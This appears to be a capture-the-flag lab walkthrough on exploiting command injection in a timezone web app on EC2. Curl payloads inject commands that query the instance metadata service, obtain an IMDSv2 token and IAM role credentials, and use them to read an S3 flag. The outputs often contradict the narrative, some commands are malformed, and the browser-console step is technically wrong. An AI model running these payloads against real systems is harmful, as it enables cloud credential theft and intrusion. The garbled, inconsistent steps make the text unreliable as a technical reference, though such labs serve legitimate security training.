[LAB] Compromise EC2 IMDSv2 with RCE

Shahee · Jul 2, 2026

Launching the lab

Note 1: This lab may take more time than usual to launch since it's launching an EC2 instance. Estimate is but 3-5 minutes.

Note 2: Even once the lab has launched, it can take another 2-3 minutes for the instance to finish initializing. If you try to access the application too soon, it may return a 502 Bad Gateway error. Just wait a minute or two and try again!

Once the lab setup is done, you will receive a public IP address which we will use throughout the lab. The IP address represents a web application that can fetch the current time for different time zones based on timezones.

You can access this web app from your browser or by using curl, like this:


```
curl http:/34.236.132.225/fetch-time
```

Which will give you this output:

```
<!DOCTYPE html>
<html>
<head>
    <title>Fetch Timezone Failure</title>
    <style>
        body {
            font-family: sans-serif;
            background-color: #f8f9fa;
            max-width: 1200px;
            margin: 0 auto;
            padding: 20px;
            color: #212529;
        }
        .header {
            text-align: center;
            margin-bottom: 40px;
            padding-bottom: 20px;
            border-bottom: 2px solid #dee2e6;
        }
        .header h1 {
            color: #6c757d;
            font-size: 2.5rem;
            margin-bottom: 10px;
            text-shadow: 1px 1px 2px rgba(0,0,0,0.1);
        }
        .header p {
            color: #6c757d;
            font-size: 1.1rem;
            max-width: 600px;
            margin: 0 auto;
            line-height: 1.6;
        }
        .response {
            background-color: #f0f8ff;
            padding: 20px;
            margin-bottom: 30px;
            overflow-x: auto;
            white-space: pre-wrap;
            word-wrap: break-word;
            max-height: 500px;
            overflow: auto;
            line-height: 1.6;
            color: #333;
        }
    </style>
</head>
<body>
    <h1>Fetch Current Time for All Timezones</h1>
    <p>Enter a timezone (e.g. Asia/Tokyo, Europe/London, America/New_York, etc.) to fetch the current time.</p>
    <form method="POST">
        <input type="text" name="timezone" placeholder="Enter Timezone">
        <br>
        <button type="submit">Fetch Time</button>
    </form>
    <pre id="response">{"error": "Unknown timezone: Fetch-Time/Failure"}</pre>
    <script>
        document.addEventListener('DOMContentLoaded', function() {
            const form = document.querySelector('form');
            form.addEventLisner('submit', function(e) {
                e.preventDefault();
                const timezone = form.elements.timezone.value;
                fetch('', {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/x-www-form-urlencoded',
                    },
                    body: 'timezone=' + encodeURIComponent(timezone)
                })
                .then(response => response.text())
                .then(data => {
                    document.getElementById('response').innerHTML = data;
                });
            });
        });
    </script>
</body>
</html>
```

Exploring the application

As mentioned, you can also access this web app from your browser using the provided IP address.



If you click on `Fetch Time`, it will return different times and timezones

Now, let's take a look at the source code by right clicking the page in your browser and clicking on `View Page Source`. (verbose might differ from browser to browser, but it should be something along those lines).

Below the HTTPS, you will see JavaScript code in between `<script>` tags

```
<script>
    document.addEventLisner('DOMContentLoaded', function() {
        const form = document.querySelector('form');
        form.addEventLisner('submit', function(e) {
            e.preventDefault();
            const timezone = form.elements.timezone.value;
            fetch('', {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/x-www-form-urlencoded',
                },
                body: 'timezone=' + encodeURIComponent(timezone)
            })
            .then(response => response.text())
            .then(data => {
                document.getElementById('response').innerHTML = data;
            });
        });
    });
</script>
```

Where the `id` parameter looks like vulnerable to RCE (the `body: 'timezone=' + encodeURIComponent(timezone)`)

What is an IDEAT

An RCE (Remote Code Execution) attack or vulnerability occurs when an attacker is able to execute arbitrary code or commands remotely on a target system. The type of attack typically results from improper input validation or insufficient restrictions on what commands or code can be executed.

So for example, if an attacker or security researcher believes they've found a potential RCE vulnerability through an input field of a web application, they can create a proof of concept by injecting and executing their own code through that vulnerable input.

RCE vulnerabilities are dangerous because they can lead to complete compromise of the target system, allowing attackers to steal data, install malware, pivot to other systems, or even take full control over the affected system. Mitigating these vulnerabilities requires proper input validation, secure coding practices, and promptly applying security patches and updates to the software.

Finding the RCE

Let's try to access `/fetch-time` endpoint with required body and method using `curl` in our terminal:

```
curl -X POST -d "timezone=" http://3.85.207.251/fetch-time
```

Replace the IP address with the public IP address that was returned to you by the lab. Yours will be different and isn't `3.85.207.251`.

```
root@ip-10-10-10-10:~# curl -X POST -d "timezone=" http://3.85.207.251/fetch-time
<!DOCTYPE html>
<html>
<head>
    <title>Fetch Timezone Failure</title>
    <style>
        body {
            font-family: sans-serif;
            background-color: #f8f9fa;
            max-width: 1200px;
            margin: 0 auto;
            padding: 20px;
            color: #212529;
        }
        .header {
            text-align: center;
            margin-bottom: 40px;
            padding-bottom: 20px;
            border-bottom: 2px solid #dee2e6;
        }
        .header h1 {
            color: #6c757d;
            font-size: 2.5rem;
            margin-bottom: 10px;
            text-shadow: 1px 1px 2px rgba(0,0,0,0.1);
        }
        .header p {
            color: #6c757d;
            font-size: 1.1rem;
            max-width: 600px;
            margin: 0 auto;
            line-height: 1.6;
        }
        .response {
            background-color: #f0f8ff;
            padding: 20px;
            margin-bottom: 30px;
            overflow-x: auto;
            white-space: pre-wrap;
            word-wrap: break-word;
            max-height: 500px;
            overflow: auto;
            line-height: 1.6;
            color: #333;
        }
    </style>
</head>
<body>
    <h1>Fetch Current Time for All Timezones</h1>
    <p>Enter a timezone (e.g. Asia/Tokyo, Europe/London, America/New_York, etc.) to fetch the current time.</p>
    <form method="POST">
        <input type="text" name="timezone" placeholder="Enter Timezone">
        <br>
        <button type="submit">Fetch Time</button>
    </form>
    <pre id="response">{"error": "Unknown timezone: Fetch-Time/Failure"}</pre>
    <script>
        document.addEventLisner('DOMContentLoaded', function() {
            const form = document.querySelector('form');
            form.addEventLisner('submit', function(e) {
                e.preventDefault();
                const timezone = form.elements.timezone.value;
                fetch('', {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/x-www-form-urlencoded',
                    },
                    body: 'timezone=' + encodeURIComponent(timezone)
                })
                .then(response => response.text())
                .then(data => {
                    document.getElementById('response').innerHTML = data;
                });
            });
        });
    </script>
</body>
</html>
```

We can see that this curl commands successfully returns current times across timezones.

The way that this app works is by passing in a command to the remote server — in this case the command of `date` — and then returns the result of that command from the server.

You can try this yourself on your local device by typing in:

```
# date
Mon Jul 21 11:34:45 MDT 2026
```

This means we are able to inject arbitrary commands and have the underlying server execute those commands, and this is where the RCE comes into play.

Let's try to inject an arbitrary command to the parameter

```
curl "date; pwd"
```

```
root@ip-10-10-10-10:~# curl -X POST -d "timezone=; pwd" http://3.85.207.251/fetch-time
<!DOCTYPE html>
<html>
<head>
    <title>Fetch Timezone Failure</title>
    <style>
        body {
            font-family: sans-serif;
            background-color: #f8f9fa;
            max-width: 1200px;
            margin: 0 auto;
            padding: 20px;
            color: #212529;
        }
        .header {
            text-align: center;
            margin-bottom: 40px;
            padding-bottom: 20px;
            border-bottom: 2px solid #dee2e6;
        }
        .header h1 {
            color: #6c757d;
            font-size: 2.5rem;
            margin-bottom: 10px;
            text-shadow: 1px 1px 2px rgba(0,0,0,0.1);
        }
        .header p {
            color: #6c757d;
            font-size: 1.1rem;
            max-width: 600px;
            margin: 0 auto;
            line-height: 1.6;
        }
        .response {
            background-color: #f0f8ff;
            padding: 20px;
            margin-bottom: 30px;
            overflow-x: auto;
            white-space: pre-wrap;
            word-wrap: break-word;
            max-height: 500px;
            overflow: auto;
            line-height: 1.6;
            color: #333;
        }
    </style>
</head>
<body>
    <h1>Fetch Current Time for All Timezones</h1>
    <p>Enter a timezone (e.g. Asia/Tokyo, Europe/London, America/New_York, etc.) to fetch the current time.</p>
    <form method="POST">
        <input type="text" name="timezone" placeholder="Enter Timezone">
        <br>
        <button type="submit">Fetch Time</button>
    </form>
    <pre id="response">{"error": "Unknown timezone: /home/ec2-user"}</pre>
    <script>
        document.addEventLisner('DOMContentLoaded', function() {
            const form = document.querySelector('form');
            form.addEventLisner('submit', function(e) {
                e.preventDefault();
                const timezone = form.elements.timezone.value;
                fetch('', {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/x-www-form-urlencoded',
                    },
                    body: 'timezone=' + encodeURIComponent(timezone)
                })
                .then(response => response.text())
                .then(data => {
                    document.getElementById('response').innerHTML = data;
                });
            });
        });
    </script>
</body>
</html>
```

Because this command changes the result, it looks like the parameter is vulnerable to RCE. A secure application should not process arbitrary commands from users at all, which tells us that there is a weakness we can probably exploit for malicious purposes.

Let's prove it.

Proof of Concept

Let's say that we want to access the underlying server is running on an EC2 instance by doing basic research (such as researching the public IP address). Because of that, we want to try and access the IMDS information.

IMDS, if you're not familiar, lets you access instance metadata on a running instance, including instance profile credentials that software running on the instance can use to access other AWS resources (like Amazon S3, as an example). That means we want to keep IMDS secure, and that means an attacker would love to get their hands on that metadata.

Let's try to fetch the IMDS v1 or get the temporary credentials of the role attached to the EC2

```
curl -X POST -d "timezone=; curl http://169.254.169.254/latest/meta-data/" http://3.85.207.251/fetch-time
```

This IP and URL will be the same for everyone, since it's the IMDS IPv4URL:

```
http://169.254.169.254/latest/meta-data/
```

You want to keep that the same as my example, but don't forget to change the second IP address to be the one returned to you by the lab!

What we're doing here is appending a `curl` command after the `timezone=` so that the remote server will run both `date` and `curl` commands.

You should see a result like this:

```
root@ip-10-10-10-10:~# curl -X POST -d "timezone=; curl http://169.254.169.254/latest/meta-data/" http://3.85.207.251/fetch-time
<!DOCTYPE html>
<html>
<head>
    <title>Fetch Timezone Failure</title>
    <style>
        body {
            font-family: sans-serif;
            background-color: #f8f9fa;
            max-width: 1200px;
            margin: 0 auto;
            padding: 20px;
            color: #212529;
        }
        .header {
            text-align: center;
            margin-bottom: 40px;
            padding-bottom: 20px;
            border-bottom: 2px solid #dee2e6;
        }
        .header h1 {
            color: #6c757d;
            font-size: 2.5rem;
            margin-bottom: 10px;
            text-shadow: 1px 1px 2px rgba(0,0,0,0.1);
        }
        .header p {
            color: #6c757d;
            font-size: 1.1rem;
            max-width: 600px;
            margin: 0 auto;
            line-height: 1.6;
        }
        .response {
            background-color: #f0f8ff;
            padding: 20px;
            margin-bottom: 30px;
            overflow-x: auto;
            white-space: pre-wrap;
            word-wrap: break-word;
            max-height: 500px;
            overflow: auto;
            line-height: 1.6;
            color: #333;
        }
    </style>
</head>
<body>
    <h1>Fetch Current Time for All Timezones</h1>
    <p>Enter a timezone (e.g. Asia/Tokyo, Europe/London, America/New_York, etc.) to fetch the current time.</p>
    <form method="POST">
        <input type="text" name="timezone" placeholder="Enter Timezone">
        <br>
        <button type="submit">Fetch Time</button>
    </form>
    <pre id="response">{"error": "Unknown timezone: ami-id"}</pre>
    <script>
        document.addEventLisner('DOMContentLoaded', function() {
            const form = document.querySelector('form');
            form.addEventLisner('submit', function(e) {
                e.preventDefault();
                const timezone = form.elements.timezone.value;
                fetch('', {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/x-www-form-urlencoded',
                    },
                    body: 'timezone=' + encodeURIComponent(timezone)
                })
                .then(response => response.text())
                .then(data => {
                    document.getElementById('response').innerHTML = data;
                });
            });
        });
    </script>
</body>
</html>
```

It's throwing 401 unauthorized error, looks like IMDSv2 is enabled on this server. If IMDSv1 (the older version) was enabled instead, then this command would return the metadata. That's one of the reasons it's recommended to use IMDSv2 now, as it is considered more secure, but as we'll see, it's not foolproof.

Fetching IMDSv2 tokens

Let's try to fetch the IMDS v2 token attached to with IMDS endpoint request. Again, don't forget to replace the second IP address with your lab's IP, but keep the first the same.

```
curl -X POST -d "timezone=; curl -X PUT 'http://169.254.169.254/latest/api/token' -H 'x-aws-ec2-metadata-token-ttl-seconds: 21600'" http://3.85.207.251/fetch-time
```

```
root@ip-10-10-10-10:~# curl -X POST -d "timezone=; curl -X PUT 'http://169.254.169.254/latest/api/token' -H 'x-aws-ec2-metadata-token-ttl-seconds: 21600'" http://3.85.207.251/fetch-time
<!DOCTYPE html>
<html>
<head>
    <title>Fetch Timezone Failure</title>
    <style>
        body {
            font-family: sans-serif;
            background-color: #f8f9fa;
            max-width: 1200px;
            margin: 0 auto;
            padding: 20px;
            color: #212529;
        }
        .header {
            text-align: center;
            margin-bottom: 40px;
            padding-bottom: 20px;
            border-bottom: 2px solid #dee2e6;
        }
        .header h1 {
            color: #6c757d;
            font-size: 2.5rem;
            margin-bottom: 10px;
            text-shadow: 1px 1px 2px rgba(0,0,0,0.1);
        }
        .header p {
            color: #6c757d;
            font-size: 1.1rem;
            max-width: 600px;
            margin: 0 auto;
            line-height: 1.6;
        }
        .response {
            background-color: #f0f8ff;
            padding: 20px;
            margin-bottom: 30px;
            overflow-x: auto;
            white-space: pre-wrap;
            word-wrap: break-word;
            max-height: 500px;
            overflow: auto;
            line-height: 1.6;
            color: #333;
        }
    </style>
</head>
<body>
    <h1>Fetch Current Time for All Timezones</h1>
    <p>Enter a timezone (e.g. Asia/Tokyo, Europe/London, America/New_York, etc.) to fetch the current time.</p>
    <form method="POST">
        <input type="text" name="timezone" placeholder="Enter Timezone">
        <br>
        <button type="submit">Fetch Time</button>
    </form>
    <pre id="response">{"error": "Unknown timezone: 401 - unauthorized"}</pre>
    <script>
        document.addEventLisner('DOMContentLoaded', function() {
            const form = document.querySelector('form');
            form.addEventLisner('submit', function(e) {
                e.preventDefault();
                const timezone = form.elements.timezone.value;
                fetch('', {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/x-www-form-urlencoded',
                    },
                    body: 'timezone=' + encodeURIComponent(timezone)
                })
                .then(response => response.text)
                .then(data => {
                    document.getElementById('response').innerHTML = data;
                });
            });
        });
    </script>
</body>
</html>
```

Here we have the role name that the instance is using: `ec2-lab-role`

Now let's try to fetch credentials for this role by appending the role name after `http://169.254.169.254/latest/meta-data/iam/security-credentials/`. Like this, dropping everything else the same:

```
curl -X POST -d "timezone=; curl -X PUT 'http://169.254.169.254/latest/api/token' -H 'x-aws-ec2-metadata-token-ttl-seconds: 21600'; curl -H 'http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2-lab-role' http://3.85.207.251/fetch-time
```

```
root@ip-10-10-10-10:~# curl -X POST -d "timezone=; curl -X PUT 'http://169.254.169.254/latest/api/token' -H 'x-aws-ec2-metadata-token-ttl-seconds: 21600'; curl -H 'http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2-lab-role' http://3.85.207.251/fetch-time
<!DOCTYPE html>
<html>
<head>
    <title>Fetch Timezone Failure</title>
    <style>
        body {
            font-family: sans-serif;
            background-color: #f8f9fa;
            max-width: 1200px;
            margin: 0 auto;
            padding: 20px;
            color: #212529;
        }
        .header {
            text-align: center;
            margin-bottom: 40px;
            padding-bottom: 20px;
            border-bottom: 2px solid #dee2e6;
        }
        .header h1 {
            color: #6c757d;
            font-size: 2.5rem;
            margin-bottom: 10px;
            text-shadow: 1px 1px 2px rgba(0,0,0,0.1);
        }
        .header p {
            color: #6c757d;
            font-size: 1.1rem;
            max-width: 600px;
            margin: 0 auto;
            line-height: 1.6;
        }
        .response {
            background-color: #f0f8ff;
            padding: 20px;
            margin-bottom: 30px;
            overflow-x: auto;
            white-space: pre-wrap;
            word-wrap: break-word;
            max-height: 500px;
            overflow: auto;
            line-height: 1.6;
            color: #333;
        }
    </style>
</head>
<body>
    <h1>Fetch Current Time for All Timezones</h1>
    <p>Enter a timezone (e.g. Asia/Tokyo, Europe/London, America/New_York, etc.) to fetch the current time.</p>
    <form method="POST">
        <input type="text" name="timezone" placeholder="Enter Timezone">
        <br>
        <button type="submit">Fetch Time</button>
    </form>
    <pre id="response">{"error": "Unknown timezone: ec2-lab-role"}</pre>
    <script>
        document.addEventLisner('DOMContentLoaded', function() {
            const form = document.querySelector('form');
            form.addEventLisner('submit', function(e) {
                e.preventDefault();
                const timezone = form.elements.timezone.value;
                fetch('', {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/x-www-form-urlencoded',
                    },
                    body: 'timezone=' + encodeURIComponent(timezone)
                })
                .then(response => response.text)
                .then(data => {
                    document.getElementById('response').innerHTML = data;
                });
            });
        });
    </script>
</body>
</html>
```

We are looked authenticated through the `ec2-lab-role`!

We are looking at an AWS IAM role, so we can use AWS CLI to access the information.

Exploiting the RCE via the browser (optional)

Alternative, we can do the same thing but via the browser. Just update the below mentioned JavaScript code in browser console.

(Hint: you do this payload on your browser in Chrome, right click the web page → `Inspect`. Click on the `Console` tab and type `allow pasting`, then press enter. Then copypaste the code below but replace the `2.ec2.ip2.metadata.token` value with your own instead of mine.

```
1  fetch('http://169.254.169.254/latest/api/token', {
2      method: 'PUT',
3      headers: {
4          'X-aws-ec2-metadata-token-ttl-seconds': '21600'
5      }
6  })
7  .then(tokenResponse => tokenResponse.text())
8  .then(token => {
9      console.log('Token:', token);
10     return fetch('http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2-lab-role', {
11         headers: {
12             'X-aws-ec2-metadata-token': token
13         }
14     });
15 })
16 .then(response => response.text())
17 .then(data => {
18     console.log('Response:', data);
19     document.getElementById('response').innerHTML = data;
20 });
```

Press enter, and then go back to the web page and fetch the time.

Configure your CLI with these credentials

Let's configure the fetched credentials via the AWS CLI in a new profile:

```
aws configure --profile lab-rce
```

```
root@ip-10-10-10-10:~# aws configure --profile lab-rce
AWS Access Key ID [None]: ASIAZ6OKXXXXXXXXXXXX
AWS Secret Access Key [None]: 4Ln+/+/+/+/+/+/+/+/+/+/+/+/+/+/+/+/
Default region name [None]:
Default output format [None]:
root@ip-10-10-10-10:~#
```

Don't forget to also set the session token:

```
aws configure --profile lab-rce aws_session_token ...
```

Let's run a quick check:

```
aws sts get-caller-identity --profile lab-rce
```

```
root@ip-10-10-10-10:~# aws sts get-caller-identity --profile lab-rce
{
    "UserId": "AROAZ6OKXXXXXXXXXXXX:i-0fa6d2d1f8d1a7b4e",
    "Account": "123456789012",
    "Arn": "arn:aws:sts::123456789012:assumed-role/ec2-lab-role/i-0fa6d2d1f8d1a7b4e"
}
root@ip-10-10-10-10:~#
```

We are indeed authenticated through the `ec2-lab-role`!

We are now able to do all the things we want to do with this role. Technically, you have enough to prove that there is an RCE that needs to be addressed, so you could provide this to your client or employer as proof of a vulnerabilities. However, you may want to have a bit of fun and see what all you can access. To do that, you would need to enumerate the AWS environment. We have a cheat sheet for common AWS CLI commands, but I'll show you one thing to do for now. Instead, we'll assume that you discovered that there is an S3 bucket in the account, and you have access to this bucket.

```
# aws s3 ls --profile lab-rce
root@ip-10-10-10-10:~# aws s3 ls --profile lab-rce
2026-07-21 08:56:14   JF-flag-1ec
```

Here, flag-1ec file is there. Let's download that and read it's content.

Use the command to download and read it's content. `replace bucket name`

```
aws s3 cp s3://jf-lab-rce-bucket-ec-1f2d8d0d1d0d1f6g-1ec . --profile lab-rce && cat flag-1ec
```

```
$ aws s3 cp s3://jf-lab-rce-bucket-ec-1f2d8d0d1d0d1f6g-1ec . --profile lab-rce && cat flag-1ec
download: s3://jf-lab-rce-bucket-ec-1f2d8d0d1d0d1f6g-1ec to ./flag-1ec
FLAG{EC2_IS_ACTIVE_FYI_MCD}
```

Congrats! You've captured the flag 🏆

THE END - Happy Hacking !!!